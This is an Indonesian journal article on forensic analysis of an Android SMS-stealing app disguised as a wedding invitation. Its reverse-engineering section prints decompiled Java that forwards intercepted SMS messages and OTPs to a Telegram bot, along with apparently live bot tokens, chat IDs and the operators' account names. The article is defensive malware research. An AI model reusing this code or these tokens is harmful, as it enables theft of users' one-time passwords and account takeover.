Jurnal Ilmu Komputer dan Desain Komunikasi Visual Volume 10, Nomor 2, Desember 2025
ISSN (Cetak): 2541-4550 ISSN (Online): 2541-4585

Analisis Aplikasi *Malware* pada Android Menggunakan Reverse Engineering dan Framework D4I

M. Khotibul Umam [1], Achmad Kafa Abdillah[2] , Andik Izzudin [3], Subhan Nooriansyah[4*]

[12,3,4] *Program Studi Sistem Informasi, Fakultas Sains dan Teknologi,*
UIN Sunan Ampel Surabaya
Jl. A. Yani No. 117, Surabaya, Jawa Timur, Indonesia
[1]khotib.bul@gmail.com, [2]achmadkafa7@gmail.com, [3]andik@uinsby.ac.id,
[4]subhan.nooriansyah@uinsa.ac.id

Abstrak

Aplikasi Undangan.apk pada platform Android telah menjadi subjek analisis mendalam untuk mengevaluasi potensi ancaman keamanan yang dibawanya. Melalui serangkaian metode analisis termasuk Qu1cksc0pe, analisis dinamis, analisis reverse engineering, dan analisis menggunakan Framework D4I, kami dapat mengungkapkan bahwa aplikasi ini menyimpan potensi serius dalam mencuri data pengguna dan mengakses informasi yang sensitif. Qu1cksc0pe memberikan wawasan tentang karakteristik aplikasi dan izin yang diberikan, sementara analisis dinamis menyoroti komunikasi aplikasi dengan server eksternal melalui API bot Telegram. Analisis reverse engineering menegaskan tujuan aplikasi untuk mencuri SMS OTP dan mengirimkannya ke server tertentu. Framework D4I mengidentifikasi urutan peristiwa dan hubungan antara artefak dalam serangan, memberikan pemahaman yang lebih dalam tentang cara kerja dan perkembangan serangan tersebut. Dengan demikian, aplikasi Undangan.apk memunculkan ancaman signifikan yang memerlukan tindakan respons keamanan yang tepat untuk melindungi pengguna dari risiko keamanan yang terkait.

Kata kunci—*Keamanan aplikasi Android, analisis malware, analisis dinamis, reverse engineering, Framework D4I*

Abstract

The Undangan.apk application on the Android platform has been subjected to in-depth analysis to evaluate the potential security threats it poses. Through a series of analysis methods, including Qu1cksc0pe, dynamic analysis, reverse engineering, and analysis using the D4I Framework, we were able to uncover that this application harbors serious potential in stealing user data and accessing sensitive information. Qu1cksc0pe provided insights into the application's characteristics and permissions granted, while dynamic analysis highlighted the application's communication with an external server via the Telegram bot API. Reverse engineering analysis confirmed the application's intention to steal SMS OTPs and transmit them to a specific server. The D4I Framework identified the sequence of events and relationships between artifacts in the attack, providing deeper insight into the workings and progression of the attack. Thus, the Undangan.apk application poses a significant threat that necessitates appropriate security response actions to protect users from associated security risks.

Keywords— *Android application security, malware analysis, dynamic analysis, reverse engineering, D4I Framework*

1. PENDAHULUAN

Perkembangan teknologi informasi telah menghadirkan beragam inovasi, salah satunya adalah teknologi *mobile*. Teknologi *mobile* meliputi *smartphone*, tablet, dan *wearable device* yang memungkinkan pengguna untuk mengakses aplikasi dan data dari mana saja dan kapan saja (Zulkifli M.M dkk., 2023). Dengan kemampuan ini, aktivitas sehari-hari seperti berkomunikasi, bekerja, berbelanja, dan mengakses informasi telah menjadi lebih mudah dan fleksibel. Namun, seiring dengan kemajuan ini, juga muncul tantangan baru, terutama dalam hal keamanan.

Sistem operasi Android telah menjadi salah satu sistem operasi paling populer untuk perangkat smartphone di seluruh dunia (Rusli dkk., 2022). Dalam tahun 2023, pangsa pasar android mencapai 70%, menegaskan posisinya sebagai salah satu sistem operasi paling dominan dalam industri (Federica Laricchia, 2023). Popularitas yang tinggi ini menjadikan platform android menjadi sasaran yang menarik bagi pengembang aplikasi, namun juga membawa tantangan besar dalam hal keamanan (Mitra dkk., 2019). Oleh karena itu, meningkatkan keamanan aplikasi android menjadi sangat penting dalam perkembangan platform ini.

Gambar 1. *Mobile Operating System Market Share Worldwide*

Dengan peningkatan pesat dalam penggunaan dan perkembangan sistem operasi android, terutama karena sifatnya yang *open source*, telah terjadi lonjakan dalam pembuatan dan distribusi aplikasi melalui *playstore*. Meskipun membawa manfaat besar dalam hal inovasi dan kebebasan pengembangan, keterbukaan ini juga membuka pintu bagi penyisipan perangkat lunak berbahaya oleh sebagian pengembang aplikasi (Meng dkk., 2019). *Malware* menjadi ancaman serius dalam ekosistem android, menyebabkan kerugian besar seperti pencurian data pribadi pengguna dan kebocoran data yang merugikan instansi (Indana Zulfa dkk., 2023).

Celah keamanan dalam aplikasi android dapat memiliki konsekuensi serius bagi pengguna dan instansi. Pencurian informasi pribadi seperti email, nomor telepon, dan data sensitif lainnya merupakan dampak yang signifikan dari celah keamanan (Nurindahsari & Zen, 2021). Lebih lanjut, kebocoran data yang disebabkan oleh celah keamanan dapat merugikan instansi dengan kerugian finansial dan reputasi yang besar (Pangestu &

Syahputra, 2020). Oleh karena itu, penting bagi pengguna untuk memperhatikan keamanan data dan memverifikasi keaslian aplikasi sebelum menginstalnya.

Badan Siber dan Sandi Negara (BSSN) mencatat bahwa salah satu ancaman keamanan aplikasi yang umum adalah *malware* yang menyebar melalui teknik *phishing* (BSSN, 2022). *Phishing* merupakan bentuk serangan siber di mana penyerang menipu korban untuk mengungkapkan informasi pribadi dan sensitif (Razzaq dkk., 2022). Penyerang sering kali menyamar sebagai entitas yang terpercaya, seperti teman atau staf instansi resmi, untuk mendapatkan akses tidak sah ke perangkat korban (Chandrasena, 2022). Pengguna yang tidak waspada dapat terinfeksi dengan *malware* setelah mengunduh dan menginstal aplikasi palsu, yang dapat menyebabkan pencurian data pribadi yang sensitif. Sebagai contoh, salah satu metode penyebaran *malware* yang sering digunakan adalah melalui undangan pernikahan dalam format file *Android Package* (.APK) Ketika korban memasang aplikasi tersebut, data pribadi mereka dapat dicuri oleh pelaku (Eka Sila & Mochamad Taufik, 2023). Ini menekankan pentingnya pemahaman tentang serangan *malware* dan dampaknya terhadap pengguna perangkat android.

Mengingat meningkatnya ancaman keamanan, diperlukan pendekatan yang efektif untuk mengidentifikasi, mengisolasi, dan menghapus ancaman pada perangkat android. Salah satu cara untuk melakukan ini adalah dengan melakukan analisis mendalam terhadap aplikasi yang mencakup berbagai metode, seperti analisis statis, dinamis, *reverse engineering*, dan penggunaan framework forensik (Anwar dkk., 2020). Metode analisis statis melibatkan pemeriksaan kode sumber, file, dan manifestasi aplikasi tanpa mengeksekusinya. Sementara itu, analisis dinamis melibatkan pengamatan perilaku aplikasi saat dijalankan, sering kali melalui debugging pada perangkat. *Reverse engineering* memungkinkan pengguna untuk mendekompilasi kode sumber aplikasi dan memahami logika dan perilaku yang terkait. Terakhir, penggunaan *framework* forensik, seperti *Framework* D4I, memberikan pendekatan yang terstruktur dan sistematis untuk analisis keamanan aplikasi android, membantu dalam mendeteksi dan merespons ancaman keamanan dengan lebih efektif. Dengan menggabungkan berbagai metode ini, pengguna dapat melakukan analisis yang komprehensif dan mendalam untuk meningkatkan keamanan perangkat android mereka.

Penelitian sebelumnya telah mengungkapkan berbagai aspek terkait keamanan aplikasi android dan deteksi *malware*. Dalam sebuah studi oleh Ariyianingsih, dkk (2023), ditemukan bahwa terdapat hubungan yang signifikan antara kejahatan siber dan perkembangan digitalisasi di Indonesia. Studi ini menyoroti risiko yang meningkat terhadap serangan *cybercrime* seiring dengan pertumbuhan sektor *e-commerce* dan transaksi *online*, yang juga dipengaruhi oleh rendahnya kesadaran tentang keamanan siber di kalangan pengguna teknologi digital.

Ashawa dan Morris (2019) melakukan sebuah analisis tentang teknik deteksi *malware* untuk perangkat android. Penelitian ini menemukan bahwa sebagian besar teknik deteksi saat ini kurang efektif dalam mendeteksi *malware zero-day* dan rentan terhadap varian *malware* yang menggunakan *obfuscation*. Namun, penelitian ini tidak memberikan rekomendasi atau solusi konkret untuk mengatasi masalah tersebut.


Studi oleh Hutchinson dan Karabiyik (2019) mengevaluasi efektivitas alat deteksi *malware Multi-Level Anomaly Detection for Android Malware* (MADAM) dan layanan *Google Play Protect* dalam mendeteksi aplikasi berbahaya. Hasilnya menunjukkan bahwa MADAM mampu mendeteksi beberapa kelas *malware*, termasuk *spyware*, dengan tingkat deteksi yang tinggi. Namun, penelitian ini tidak menyediakan analisis mendalam tentang bagaimana serangan *spyware* dapat dicegah atau ditangani oleh pengguna atau platform android.

Anggraini, dkk (2020) mengusulkan penggunaan algoritma Naïve Bayes dengan diskritisasi variabel untuk mendeteksi *malware*. Studi ini menunjukkan bahwa diskritisasi variabel dengan interval 5 menghasilkan kinerja deteksi terbaik. Namun, penelitian ini belum melakukan perbandingan dengan metode deteksi lain atau evaluasi performa secara mendalam. Dimitriadis, dkk (2020) mengembangkan kerangka forensik digital yang disebut D4I, yang bertujuan untuk meningkatkan fase pemeriksaan dan analisis investigasi serangan siber. Namun, penelitian ini memerlukan evaluasi lebih lanjut untuk mengidentifikasi potensial kerugian atau keterbatasan dari kerangka kerja yang diusulkan.

Tinjauan literatur ini menyoroti pentingnya penelitian lanjutan dalam pengembangan teknik deteksi *malware* yang lebih efektif, strategi pencegahan serangan *malware*, dan evaluasi lebih lanjut terhadap kerangka kerja forensik digital untuk mendukung analisis investigasi serangan siber.

2. METODE PENELITIAN

Dalam penelitian ini, Framework D4I diimplementasikan dengan pendekatan yang terdiri dari beberapa tahap untuk analisis forensik *malware* android. Tahap utama dalam penelitian ini melibatkan analisis statis dan dinamis menggunakan alat Qu1cksc0pe, analisis *source code* menggunakan apktool, dan yang terakhir analisis menggunakan framework D4I.



Gambar 2. Alur Penelitian

Analisis dimulai dengan analisis statis dari sampel *malware* menggunakan alat Qu1cksc0pe. Fokus utama pada tahap ini adalah pemeriksaan kode sumber, file, dan manifestasi aplikasi tanpa mengeksekusinya. Selanjutnya, analisis dinamis dilakukan dengan mengaktifkan izin debug pada ponsel pintar. Laptop terhubung ke ponsel pintar menggunakan kabel tipe-C USB untuk mentransfer data dan memfasilitasi analisis dinamis. Aplikasi *malware* diunduh dan diinstal pada ponsel pintar, dan kemudian perilaku aplikasi dimonitor untuk analisis dinamis.

Setelah analisis statis dan dinamis dilakukan, dilanjutkan dengan metode reverse engineering untuk memperoleh pemahaman yang lebih dalam tentang cara kerja *malware*. Dengan menggunakan alat *reverse engineering* yaitu Apktool, *source code*


aplikasi *malware* dapat dideskompilasi dan dianalisis untuk memahami logika aplikasi dan strategi yang digunakan dalam serangan.

Melanjutkan proses analisis dengan Framework D4I melibatkan beberapa tahap yang menjadi dasar untuk memahami dan mengidentifikasi serangan cyber pada *malware* android *mobile*. Tahap pertama adalah pemilihan fase (*Chose*) dalam *Cyber Kill Chain* (CKC) yang akan menjadi fokus analisis. Pada tahap ini, urutan pemilihan didasarkan pada tahap CKC oleh Lockheed Martin (Lockheed Martin, 2023).

Setelah memilih fase, tahap selanjutnya melibatkan identifikasi artefak (*Identify*), di mana pencarian dan pengenalan semua artefak atau bukti digital yang terkait dengan fase CKC yang dipilih dilakukan. Langkah ini penting untuk memahami jejak digital yang dapat memberikan petunjuk tentang serangan *cyber* yang terjadi. Tahap ketiga adalah korelasi artefak (*Correlate*), sebuah fase di mana hubungan atau korelasi antara artefak dalam fase CKC yang dipilih dicari dengan artefak dalam fase yang sama, fase sebelumnya, atau fase berikutnya. Tujuannya adalah untuk membangun pemahaman mendalam tentang serangan *cyber* yang sedang dianalisis.

Selanjutnya, tahap keempat adalah membangun *Chain of Correlate Artifacts* (*Construct* CoA). Tahap ini dilakukan dengan mengintegrasikan artefak yang memiliki korelasi dari fase CKC yang sama, fase sebelumnya, atau fase berikutnya ke dalam CoA. Ini membantu membentuk gambaran yang lebih lengkap tentang serangan yang terjadi. Proses kelima melibatkan pengulangan (*Repeat*) tahap-tahap sebelumnya untuk setiap fase dalam CKC. Hal ini dilakukan untuk memastikan bahwa seluruh urutan peristiwa tercakup, dan analisis dapat diterapkan secara komprehensif.

Terakhir, tahap keenam adalah analisis CoA (*Analyze* CoA). Pada tahap ini, analisis mendalam dari CoA yang dibangun dilakukan. Tujuannya adalah untuk menentukan apakah CoA mencerminkan serangan siber. Analisis ini dapat memberikan wawasan yang lebih dalam tentang modus operandi *malware* dan strategi yang digunakan dalam serangan, memungkinkan formulasi langkah-langkah pencegahan dan mitigasi yang lebih efektif.



Gambar 3. Tahapan Framework D4I

3. HASIL DAN PEMBAHASAN

3.1. Analisis Qu1cksc0pe

Hasil analisis menggunakan Qu1cksc0pe mengungkapkan beberapa aspek penting terkait dengan sampel *malware* yang dianalisis. Proses analisis statis dengan

menggunakan Qu1cksc0pe memungkinkan identifikasi awal terhadap karakteristik dan sifat aplikasi tanpa mengeksekusinya. Berikut adalah temuan utama dari analisis ini:

```
[*] Analyzing: Undangan.apk
[*] Target OS: Android
[*] General Informations about Undangan.apk
>>>> App Name: Undangan
>>>> Package Name: com.google.androidsmsotpteski
[*] Sending query to Google Play Store about target application.
>>>> Google Play Store: Not Found
>>>> SDK Version: 32
>>>> Main Activity: None
>>>> Signatures:
>> META-INF/CERT.RSA
```

Gambar 4. Informasi dasar tentang aplikasi Undangan.apk

Pada tahap awal analisis, aplikasi dengan nama "Undangan" dikemas dengan paket "com.google.androidsmsotpteski" dan tidak ditemukan di Google *PlayStore* resmi. Aplikasi ini dikompilasi dengan SDK version 32, yang memberikan wawasan tentang kemungkinan fitur dan kemampuan yang didukung oleh aplikasi. Tanda tangan aplikasi yang teridentifikasi dalam file META-INF/CERT.RSA dapat digunakan untuk memverifikasi integritas dan otentikasi aplikasi.

Tabel 1. Perizinan saat aplikasi diinstall

Permission
abyssalarmy.smseye2.DYNAMIC_RECEIVER_NOT_EXPORTED_PERMISSIONopdxdbjm
android.permission.RECEIVE_SMS
android.permission.INTERNET

Analisis juga mengungkap beberapa izin yang diberikan oleh aplikasi, seperti izin untuk menerima pesan SMS, akses internet, dan izin dinamis yang memerlukan peninjauan lebih lanjut untuk memahami tujuan dan dampak penggunaannya.

Tabel 2. Aktifitas dan penerima mencurigakan dalam aplikasi

Activities	***Receivers***
abyssalarmy.smseye2.SmsEyeMainActivity	abyssalarmy.smseye2.tools.SmsEyeSmsListener
com.karumi.dexter.DexterActivity	androidx.profileinstaller.ProfileInstallReceiver

Komponen-komponen aplikasi seperti aktivitas dan penerima juga teridentifikasi selama analisis. Aktivitas utama "abyssalarmy.smseye2.SmsEyeMainActivity" merupakan fokus utama aplikasi.

Penerima "abyssalarmy.smseye2.tools.SmsEyeSmsListener" terkait dengan pemantauan pesan SMS.

Tabel 3. Kategori dan komponen dalam aplikasi

Category	*Number of Found Patterns*	*Number of Files*
SMS Bot	10	7
Base64	10	6
Camera	1	1
Microphone Interaction	10	10
Information Gathering/Stealing	21	17
Database	1	1
File Operations	247	213
Persistence/Managing	57	45
Network/Internet	68	44
SSL Pining/Certificate Handling	59	30
Dynamic Class/Dex Loading	67	60
Java Reflection	200	171
Cryptography	28	14
Anti-VM/Anti-Debug	9	7

Selain itu, hasil analisis mencakup statistik tentang kategori dan komponen aplikasi, seperti pola terkait dengan bot pesan singkat, interaksi dengan mikrofon, operasi file, dan penggunaan kriptografi. Pola-pola ini memberikan wawasan tentang fungsionalitas aplikasi dan potensi risiko keamanan yang terkait.

Tabel 4. URL yang diekstrak dari aplikasi

Extracted URL Values
https://goo.gle/compose-feedback
http://schemas.android.com/apk/res/android
https://api.telegram.org/bot
https://api.telegram.org/file/bot
https://api.telegram.org/bot7036075360:AAEc6uH1ri53RXHEQbr2wqSuApP3xJW5e4o/sendMessage?parse_mode=markdown&chat_id=6428777719&text=*
https://api.telegram.org/bot7036075360:AAEc6uH1ri53RXHEQbr2wqSuApP3xJW5e4o/sendMessage?parse_mode=markdown&chat_id=6428777719&text=**Notifikasi Aplikasi Di Install** \n **Type Perangkat**: _"
https://api.telegram.org/bot7036075360:AAEc6uH1ri53RXHEQbr2wqSuApP3xJW5e4o/sendMessage?parse_mode=markdown&chat_id=6428777719&text=Error : _" + e
https://api.telegram.org/bot7036075360:AAEc6uH1ri53RXHEQbr2wqSuApP3xJW5e4o/sendMessage?parse_mode=markdown&chat_id=6428777719&text=**Notifikasi Aplikasi Di Install** \n **Type Perangkat**: _" + this.device + "_"
http://schemas.android.com/apk/res-auto

Extracted URL Values
https://undanganpernikahan11.my.id/
http://schemas.android.com/aapt
https://publicsuffix.org/list/public_suffix_list.dat
https://mozilla.org/MPL/2.0/
Extracted URL Values
https://goo.gle/compose-feedback
https://api.telegram.org/bot
http://schemas.android.com/apk/res/android

Hasil analisis juga mencakup informasi tentang nilai URL yang diekstrak dari aplikasi, opsi keamanan dasar, aktivitas ekspor, serta deteksi potensial terhadap Trojan SMS Spy oleh berbagai mesin antivirus.

[INTENT CALL] android.intent.action.PACKAGE_ADDED dat=package:com.google.androidsmsotpteski flg=0x4000010 cmp=com.google.android.gms/.chimera.PersistentIntentOperationService (has extras)
[PROVIDER CALL] android.provider.Settings.Secure to android.provider.Settings.Global.
[INTENT CALL] android.intent.action.PACKAGE_ADDED dat=package:com.google.androidsmsotpteski flg=0x4000010 cmp=com.google.android.gms/.chimera.GmsIntentOperationService (has extras)
[INTENT CALL] android.intent.action.DROPBOX_ENTRY_ADDED flg=0x10 (has extras) to com.google.android.gms/.chimera.GmsIntentOperationService$PersistentTrustedReceiver
[INTENT CALL] android.intent.action.VIEW dat=file:///storage/emulated/0/Undangan.apk typ=application/vnd.android.package-archive flg=0x10000000 cmp=com.google.android.packageinstaller/com.android.packageinstaller.InstallStart (has extras) from uid 10072 and from pid 29076
[PROVIDER CALL] android.providers.media.MediaScannerService.run(MediaScannerService.java:330)
[INTENT CALL] android.intent.action.VIEW dat=file:///data/user_de/0/com.google.android.packageinstaller/no_backup/package3557671739551784272.apk flg=0x10000 cmp=com.google.android.packageinstaller/com.android.packageinstaller.PackageInstallerActivity (has extras) from uid 10020 and from pid 29407
[INTENT CALL] android.intent.action.BATTERY_CHANGED flg=0x60000010 (has extras)
[INTENT CALL] android.intent.action.PACKAGE_REMOVED dat=package:com.google.androidsmsotpteski flg=0x4000010 (has extras) to com.android.vending/com.google.android.finsky.instantapps.appmanagement.InstantAppRemoveMonitor

```
[INTENT CALL] android.intent.action.PACKAGE_REPLACED
dat=package:com.google.androidsmsotpteski flg=0x4000010 (has extras) to
com.miui.service/com.heytap.cdo.client.domain.receiver.PackageReceiver
[INTENT CALL] android.intent.action.MAIN cat= flg=0x10000000
pkg=com.google.androidsmsotpteski
cmp=com.google.androidsmsotpteski/abyssalarmy.smseye2.SmsEyeMainActivity
from uid 10020 and from pid 29407
[PROVIDER CALL] android.providers.downloads
[METHOD CALL] ActivityManager: START u0 {act=android.intent.action.MAIN
cat= flg=0x10000000 pkg=com.google.androidsmsotpteski
cmp=com.google.androidsmsotpteski/abyssalarmy.smseye2.SmsEyeMainActivity}
from uid 10020 and from pid 29407
[INTENT CALL] android.intent.action.DROPBOX_ENTRY_ADDED flg=0x10 (has
extras) to
com.google.android.gms/.chimera.GmsIntentOperationService$PersistentTrustedRec
eiver
[INTENT CALL] android.intent.action.BATTERY_CHANGED flg=0x60000010
(has extras)
```

Gambar 5. Hasil analisis dinamis

Dalam analisis dinamis, beberapa aktivitas signifikan tercatat, termasuk panggilan intent penambahan paket, akses ke pengaturan keamanan perangkat, aktivitas media, dan panggilan intent terkait baterai dan perubahan pada layar perangkat, yang menunjukkan pemantauan status baterai dan interaksi dengan kejadian terkait layar.

3.2. Analisis Reverse Engineering

Setelah melakukan dekompilasi terhadap APK, didapati bahwa aplikasi memerlukan izin untuk menerima SMS, menggunakan internet, membaca, dan mengirim pesan. Dengan kombinasi izin-izin tersebut, terlihat bahwa aplikasi ini mungkin ditujukan untuk pencurian *One Time Password* (OTP) dari ponsel korban.

Tabel 5. Perizinan Aplikasi

<uses-permission android:name="android.permission.RECEIVE_SMS"/>
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.READ_SMS"/>
<uses-permission android:name="android.permission.SEND_SMS"/>

Dalam MainActivity.java, terdapat sebuah fungsi bernama onRequestPermissionsResult(), yang menarik untuk diamati. Dalam fungsi ini, tampaknya terdapat komunikasi yang dilakukan ke aplikasi Telegram. Hal ini menimbulkan kecurigaan bahwa aplikasi ini mungkin memiliki tujuan untuk mengirim data yang telah dicuri ke server atau pihak ketiga tertentu, mungkin melalui layanan Telegram.

```
public void onRequestPermissionsResult(int i, String[] strArr, int[] iArr) {
    super.onRequestPermissionsResult(i, strArr, iArr);
    if (i != 1000) {
      return;}
    if (iArr[0] == 0) {
      Toast.makeText(this, "Permintaan Anda Sedang di Proses", 0).show();
      Request build = new
Request.Builder().url("https://api.telegram.org/bot5931495238:AAHOz7qP80CGo8D
8yueYGJv3Rib4xuKSxHQ/sendMessage?parse_mode=markdown&chat_id=5641182
991&text="+ this.device).build();
    Requestbuild2=newRequest.Builder().url("https://api.telegram.org/bot593149523
8:AAHOz7qP80CGo8D8yueYGJv3Rib4xuKSxHQ/sendMessage?parse_mode=mark
down&chat_id=5641182991&text=  " + this.device).build();
      this.client.newCall(build).enqueue(new Callback() {
        public void onFailure(Call call, IOException iOException) {
          iOException.printStackTrace();}
        public void onResponse(Call call, Response response) throws IOException
{
          Log.d("demo1", "OnResponse: Thread Id " +
Thread.currentThread().getId());
          if (response.isSuccessful()) {
            response.body().string();}}});
      this.client.newCall(build2).enqueue(new Callback() {
        public void onFailure(Call call, IOException iOException) {
          iOException.printStackTrace();}
        public void onResponse(Call call, Response response) throws IOException
{
          Log.d("demo1", "OnResponse: Thread Id " +
Thread.currentThread().getId());
          if (response.isSuccessful()) {
            response.body().string();}}});
      return;}
    Toast.makeText(this, "Gagal,Silahkan Coba Install lagi", 0).show();
    Request build3 = new
Request.Builder().url(HttpUrl.FRAGMENT_ENCODE_SET + this.device).build();
    Request build4 = new
Request.Builder().url(HttpUrl.FRAGMENT_ENCODE_SET + this.device).build();
    this.client.newCall(build3).enqueue(new Callback() {
      public void onFailure(Call call, IOException iOException) {
        iOException.printStackTrace();}
      public void onResponse(Call call, Response response) throws IOException {
        Log.d("demo1", "OnResponse: Thread Id " +
Thread.currentThread().getId());
        if (response.isSuccessful()) {
          response.body().string();}}
    });
    this.client.newCall(build4).enqueue(new Callback() {
      public void onFailure(Call call, IOException iOException) {
```

```
            iOException.printStackTrace();
        }
        public void onResponse(Call call, Response response) throws IOException {
            Log.d("demo1", "OnResponse: Thread Id " +
Thread.currentThread().getId());
            if (response.isSuccessful()) {
                response.body().string();}}});
    finish();
  }
```

Gambar 6. file MainActivity.java

Pada gambar 10 terlihat aplikasi tersebut melakukan pengiriman request ke api telegram dengan *request body* berikut.

```
https://api.telegram.org/bot5931495238:AAHOz7qP80CGo8D8yueYGJv3Rib4xuKS
xHQ/sendMessage?parse_mode=markdown&chat_id=5641182991&text=”" +
this.device
```

Gambar 7. Url API bot telegram

Nilai this.device adalah gabungan dari beberapa informasi perangkat, termasuk sidik jari perangkat (Build.FINGERPRINT), waktu pembangunan perangkat (Build.TIME), dan set encode fragment dari URL (HttpUrl.FRAGMENT_ENCODE_SET). Nilai ini akan berbeda-beda untuk setiap perangkat. Kelihatannya ini dilakukan untuk memberi tanda pada perangkat yang telah berhasil mendapatkan izin yang diperlukan oleh aplikasi. Fungsi onRequestPermissionsResult() akan dipanggil saat aplikasi berhasil mendapatkan izin dari pemilik perangkat. Hal ini menunjukkan bahwa aplikasi akan menunggu hingga izin-izin yang diperlukan untuk mencuri OTP berhasil diperoleh sebelum melanjutkan ke langkah berikutnya.

```
    public void onReceive(Context context, Intent intent) {
        Bundle extras;
        String str = " ";
        if
(intent.getAction().equals("android.provider.Telephony.SMS_RECEIVED") &&
(extras = intent.getExtras()) != null) {
            try {
                Object[] objArr = (Object[]) extras.get("pdus");
                SmsMessage[] smsMessageArr = new SmsMessage[objArr.length];
                int i = 0;
                while (i < smsMessageArr.length) {
                    smsMessageArr[i] = SmsMessage.createFromPdu((byte[])
objArr[i]);
```

```
                String originatingAddress = smsMessageArr[i].getOriginatingAddress();
                String replace = smsMessageArr[i].getMessageBody().replace("&", "").replace("#", str); String replace2 = replace.replace("?", str); Request build = new Request.Builder().url("https://api.telegram.org/bot5931495238:AAHOz7qP80CGo8D8yueYGJv3Rib4xuKSxHQ/sendMessage?parse_mode=markdown&chat_id=5641182991&text="+originatingAddress + ",: " + replace).build();String str2 = str; Request build2 = new Request.Builder().url("https://api.telegram.org/bot5931495238:AAHOz7qP80CGo8D8yueYGJv3Rib4xuKSxHQ/sendMessage?parse_mode=markdown&chat_id=5641182991&text="+originatingAddress + ", : " + replace).build();
                this.client.newCall(build).enqueue(new Callback() {
                  public void onFailure(Call call, IOException iOException) {
                    iOException.printStackTrace();}
                  public void onResponse(Call call, Response response) throws IOException {
                    Log.d("demo", "OnResponse: Thread Id " + Thread.currentThread().getId());
                    if (response.isSuccessful()) {
                      response.body().string();
                    }}
                });
                this.client.newCall(build2).enqueue(new Callback() {
                  public void onFailure(Call call, IOException iOException) {
                    iOException.printStackTrace();
                  }
                  public void onResponse(Call call, Response response) throws IOException {
                    Log.d("demo", "OnResponse: Thread Id " + Thread.currentThread().getId());
                    if (response.isSuccessful()) {
                      response.body().string();
                    }
                  }
                });
                i++;
                str = str2;
              }
            } catch (Exception e) {
              e.printStackTrace();
            }
```

```
        }
    }
```

Gambar 8. File ReceiveSms.java

Pada *function onReceive* aplikasi akan mengambil alamat pengirim pesan dan isi pesan yang selanjutnya akan di teruskan melalui telegram API dengan *request url* berikut.

```
https://api.telegram.org/bot5931495238:AAHOz7qP80CGo8D8yueYGJv3Rib4xuKSxHQ/sendMessage?parse_mode=markdown&chat_id=5641182991&text=
```


Gambar 9. Url API untuk meneruskan pesan

Setelah melakukan penelusuran terhadap api telegram yang ada, ditemukan beberapa informasi seperti berikut.


```
{"ok":true,"result":{"message_id":11065,"from":{"id":7036075360,"is_bot":true,"first_name":"Garuda","username":"Cintakuyuyu_bot"},"chat":{"id":6428777719,"first_name":"Admin FEC Shop","username":"ADM_FEC_SHOP","type":"private"},"date":1714913159,"text":"\ud835\udc0d\ud835\udc28\ud835\udc2d\ud835\udc22\ud835\udc1f\ud835\udc22\ud835\udc24\ud835\udc1a\ud835\udc2c\ud835\udc22"}}
```


Gambar 10. Isi API yang dikirim melalui bot telegram

Terdapat akun bot dengan *username* @Cintakuyuyu_bot dan akun asli dengan username @ADM_FEC_SHOP



Gambar 11. Akun telegram pelaku dan akun bot telegram yang digunakan

3.3. Analisis Framework D4I

Proses analisis forensik menggunakan *Framework* D4I dimulai dengan pemilihan fase CKC, yang diawali dengan fase Installation. Setelah fase *Installation* dianalisis, langkah selanjutnya adalah menganalisis fase *Exploitation*, yang kemudian diikuti oleh fase *Delivery*. Proses ini berlanjut secara berurutan melalui fase *Weaponization*, *Command and Control*, *Reconnaissance*, dan *Action on Object*.

Tabel 6. Identifikasi artefak

Fase	Artefak
Reconnaissance	-
Weaponization	File .apk
Delivery	Pesan WhatsApp.
Installation	*Package added,* Akses ke direktori WebView.
Exploitation	Akses perizinan.
Command and Control	API bot Telegram.
Action on Object	*Unauthorized Access*

